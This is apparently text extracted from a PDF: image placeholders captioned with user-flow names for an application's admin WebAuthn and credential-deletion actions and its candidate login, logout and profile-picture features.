
Admin register WebAuthn




Admin delete my account's non-master credentials




Admin delete all users' non-master credentials




Candidate log in




Candidate log out




Candidate upload profile picture




Candidate view profile picture




Candidate delete profile picture



